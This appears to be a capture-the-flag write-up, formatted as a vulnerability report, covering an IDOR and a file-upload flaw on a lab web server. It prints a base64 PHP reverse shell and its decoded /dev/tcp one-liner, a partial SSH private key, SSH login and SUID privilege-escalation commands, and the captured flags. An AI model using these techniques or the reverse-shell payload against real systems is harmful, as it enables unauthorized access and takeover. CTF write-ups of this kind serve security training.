Quizizz CTF

Report Title: Critical IDOR & Remote Code Execution Vulnerabilities in Target Web Application

Report Date: 2025-06-20

Prepared by: Pritam Suryawanshi

Target Website: `http://13.233.145.109`


Summary

This report documents two critical security vulnerability identified in the target web application.

1. **IDOR** - On the `Feedback ID` parameter that expose sensitive data.
2. **Unrestricted File Upload**, allowing user to upload and execute malicious files.

Proof of Concept

- Endpoint: `/feedback.php?id=3`


13.233.145.109/feedback.php?i
Not secure
13.233.145.109/feedback.php?id=3

Showing File: feedbacks/3.txt


PD9waHAKZXhlYygic2ggLWkgPiYgL2Rldi90Y3AvMTAuMC4wLjEvNDQ0NCAwPiYxIik7Cj8+

- This is a base64 encoded php revereshell code

```
<?php
exec("sh -i >& /dev/tcp/IP/4444 0>&1");
```

```
?>
```

- Endpoint: `/feedback.php?id=4`


13.233.145.109/feedback.php?i
Not secure
13.233.145.109/feedback.php?id=4

Showing File: feedbacks/4.txt

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAv7IyI+HD9bCbBoQW3Lunm9dfe5/EBO7dEA7kW378JdfA0BV5knfZ
+8/Be9hwhUXMAGDtqBTt6AXj+E7nv8U8+MePsWTKdUhUG45eEllmYGRaGjej6cR4bMlBKD
sBMiwVdkj3qZb1Duz9BR5sLJq12KnrgskDlX8NOnPC3ZABfTk9QmEPvtyq/sHgedaRBBnN
tGkATXJT3jSLKK7wQ3nAX/8TVTxptBUKCtg0pBEhWjlKZg5wP00vDnuQb5sOVWruDhoFSq
QeJY6R4CF+xBLlCPbjYZBDGXvlqiJYaI1TQk++o3f7kylVOOu211ZLvQ6J5lwoQKw45OAb
lCD/OrwTPuTGffcODyYGuZ7mKJCXfvQmBxzndNdvyZDEg579ZF8HYk5plsqL5zCL2arhWD
GpBwuFjPZDU4ZqWhmh6/PF6bOH1oPldxVw7rq5hrQokclY2gRrMxfF8vflofK5aXpFV6+f
```

- This is a private key for SSH Authentication

Technical Evidence

Nmap Scan


```
PORT   STATE SERVICE   VERSION
22/tcp open  tcpwrapped
|_ssh-hostkey:

80/tcp open  tcpwrapped
|_http-server-header: Apache/2.4.58 (Ubuntu)
```

Unauthorized SSH Access

```
ssh -i id_rsa ctfplayer@IP
```

FLAG-1




```
ctfplayer@ip-172-31-4-242:~$ ls -al
total 84
drwxr-x--- 11 ctfplayer ctfplayer  4096 Jun 20 12:26 .
drwxr-xr-x  4 root      root       4096 Jun 19 06:59 ..
-rw-------  1 root      root       1446 Jun 20 12:26 .bash_history
-rw-r--r--  1 ctfplayer ctfplayer   220 Jun 19 06:59 .bash_logout
-rw-r--r--  1 ctfplayer ctfplayer  3771 Jun 19 06:59 .bashrc
drwx------  2 ctfplayer ctfplayer  4096 Jun 19 07:37 .cache
drwxrwxr-x  3 ctfplayer ctfplayer  4096 Jun 20 08:53 .local
-rw-r--r--  1 ctfplayer ctfplayer   807 Jun 19 06:59 .profile
drwx------  2 ctfplayer ctfplayer  4096 Jun 20 09:34 .ssh
drwxrwxr-x  2 ctfplayer ctfplayer  4096 Jun 20 12:21 .userlog
-rw-------  1 ctfplayer ctfplayer   874 Jun 20 12:26 .viminfo
-rw-rw-r--  1 ctfplayer ctfplayer   146 Jun 20 10:04 a.c
drwxrwxr-x  7 ctfplayer ctfplayer  4096 Jun 20 08:54 folder1
drwxrwxr-x  2 ctfplayer ctfplayer  4096 Jun 20 09:40 folder2
drwxrwxr-x  2 ctfplayer ctfplayer  4096 Jun 20 09:50 folder3
drwxrwxr-x  2 ctfplayer ctfplayer  4096 Jun 19 07:39 folder4
drwxrwxr-x  2 ctfplayer ctfplayer  4096 Jun 19 07:39 folder5
-rwxrwxr-x  1 ctfplayer ctfplayer 14320 Jun 20 10:05 shell.so
ctfplayer@ip-172-31-4-242:~$ cd .userlog/
ctfplayer@ip-172-31-4-242:~/.userlog$ ls
flag1.txt  flag1.txt.save
ctfplayer@ip-172-31-4-242:~/.userlog$ cat flag1.txt
CTF{You_Got_This}
ctfplayer@ip-172-31-4-242:~/.userlog$ 
```

FLAG-2

- To get this flag we need root privilege

```
# Find all SUID files
find / -perm -4000 2>/dev/null

# Using notepad we can get a root priv
cd /home/ctfplayer/folder3/notepad
./notepad
```




```
root@ip-172-31-4-242:/root# ls
flag2.txt  snap
root@ip-172-31-4-242:/root# cat flag2.txt
FLAG{root_access_via_suid_binary}
root@ip-172-31-4-242:/root# 
```

FLAG-3

- This flag is base64 encoded.

```
RkxBR3tIZXJlX3lvdXJfZGVjb2RlZF9GbGFnfQ==

# Deocde
echo "RkxBR3tIZXJlX3lvdXJfZGVjb2RlZF9GbGFnfQ==" | base64 -d
```



```
root@ip-172-31-4-242:~# cat /var/flag3.txt
RkxBR3tIZXJlX3lvdXJfZGVjb2RlZF9GbGFnfQ==
root@ip-172-31-4-242:~# echo "RkxBR3tIZXJlX3lvdXJfZGVjb2RlZF9GbGFnfQ==" | base64 -d
FLAG{Here_your_decoded_Flag}root@ip-172-31-4-242:~# 
```